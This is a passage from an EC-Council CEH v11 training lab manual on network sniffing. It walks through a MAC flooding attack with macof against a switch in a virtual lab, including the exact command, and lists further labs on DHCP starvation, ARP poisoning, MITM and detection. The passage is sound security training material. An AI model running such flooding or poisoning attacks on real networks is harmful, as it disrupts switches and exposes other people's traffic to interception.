- Analyze incoming and outgoing packets for any attacks
- Troubleshoot the network for performance
- Secure the network from attacks

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 140 Minutes

Overview of Network Sniffing

Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

Packet sniffers are used to convert the host system's NIC to promiscuous mode. The NIC in promiscuous mode can then capture the packets addressed to the specific network. There are two types of sniffing. Each is used for different types of networks. The two types are:

- **Passive Sniffing**: Passive sniffing involves sending no packets. It only captures and monitors the packets flowing in the network
- **Active Sniffing**: Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN; it also refers to sniffing through a switch

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform network sniffing. Recommended labs that assist in learning various network sniffing techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Active Sniffing	√	√	√
	1.1 Perform MAC Flooding using macof	√		√
	1.2 Perform a DHCP Starvation Attack using Yersinia	√		√
	1.3 Perform ARP Poisoning using arpspoof		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel		√	√
	1.5 Spoof a MAC Address using TMAC and SMAC		√	√
2	Perform Network Sniffing using Various Sniffing Tools	√	√	√
	2.1 Perform Password Sniffing using Wireshark	√		√
	2.2 Analyze a Network using the Capsa Network Analyzer		√	
	2.3 Analyze a Network using the Omnipeek Network Protocol Analyzer		√	√
	2.4 Analyze a Network using the SteelCentral Packet Analyzer		√	√
3	Detect Network Sniffing	√		√
	3.1 Detect ARP Poisoning in a Switch-Based Network	√		√
	3.2 Detect ARP Attacks using Xarp	√		√
	3.3 Detect Promiscuous Mode using Nmap and NetScanTools Pro	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Active Sniffing

Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN. Active sniffing also refers to sniffing through a switch.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden.

An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

Lab Objectives

- Perform MAC flooding using macof
- Perform a DHCP starvation attack using Yersinia
- Perform ARP poisoning using arpspoof
- Perform an Man-in-the-Middle (MITM) attack using Cain & Abel
- Spoof a MAC address using TMAC and SMAC

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- TMAC located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\Technitium MAC Address Changer (TMAC)**
- SMAC located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\SMAC**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Active Sniffing

Active sniffing involves sending out multiple network probes to identify access points. The following is the list of different active sniffing techniques:

- **MAC Flooding**: Involves flooding the CAM table with fake MAC address and IP pairs until it is full
- **DNS Poisoning**: Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not
- **ARP Poisoning**: Involves constructing a large number of forged ARP request and reply packets to overload a switch
- **DHCP Attacks**: Involves performing a DHCP starvation attack and a rogue DHCP server attack
- **Spoofing Attack**: Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Lab Tasks

TASK 1

Perform MAC Flooding using macof

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

Here, we will use the macof tool to perform MAC flooding:

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.

Note: For demonstration purposes, we are using only one target machine (namely, **Windows 10**). However, you can use multiple machines connected to the same network. Macof will send the packets with random MAC addresses and IP addresses to all active machines in the local network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

TASK 1.1

Launch Wireshark




Figure 1.1.1: Launching Wireshark

4. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

5. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

   Note: The network adapter might differ in your lab environment.




Figure 1.1.2: Wireshark Main Window with Interface Option

6. Leave the **Wireshark** application running.
7. Navigate to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
8. Open the **Wireshark** application and double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture.
9. Now, switch back to the **Parrot Security** virtual machine.
10. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
11. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

13. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.2

Launch MAC Flooding Attack

14. The **Parrot Terminal** window appears; type **macof -i eth0 -n 10** and press **Enter**.

    Note: -i: specifies the interface and **-n**: specifies the number of packets to be sent (here, **10**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also target a single system by issuing the command **macof -i eth0 -d <Target IP Address>** (**-d**: Specifies the destination IP address).

15. This command will start flooding the CAM table with random MAC addresses, as shown in the screenshot.




Figure 1.1.3: Command to flood the CAM table

TASK 1.3

Analyze Captured Packets

16. Open the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot.




Figure 1.1.4: Wireshark captured packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.

